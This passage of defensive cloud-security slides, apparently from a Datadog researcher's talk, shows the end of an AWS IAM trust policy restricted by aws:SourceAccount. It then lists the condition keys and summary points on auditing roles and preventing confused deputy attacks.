    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole",
      "Condition": {
        "StringEquals": {
          "aws:SourceAccount": "111111111111"
        }
      }
    }
  ]
}
```

aws:SourceArn

aws:SourceAccount

aws:SourceOrgId

aws:SourceOrgPaths



Confused deputy
attacks can weaponize
cloud services against
us



Audit roles using
`AssumeRoleWithWebIdentity`



We can defend against
confused deputy
attacks with conditions



Nick Fricchette

Staff Security Researcher
Datadog



@Fricchette_n



@frichetten@fosstodon.org

Thank you!

More research at
securitylabs.datadoghq.com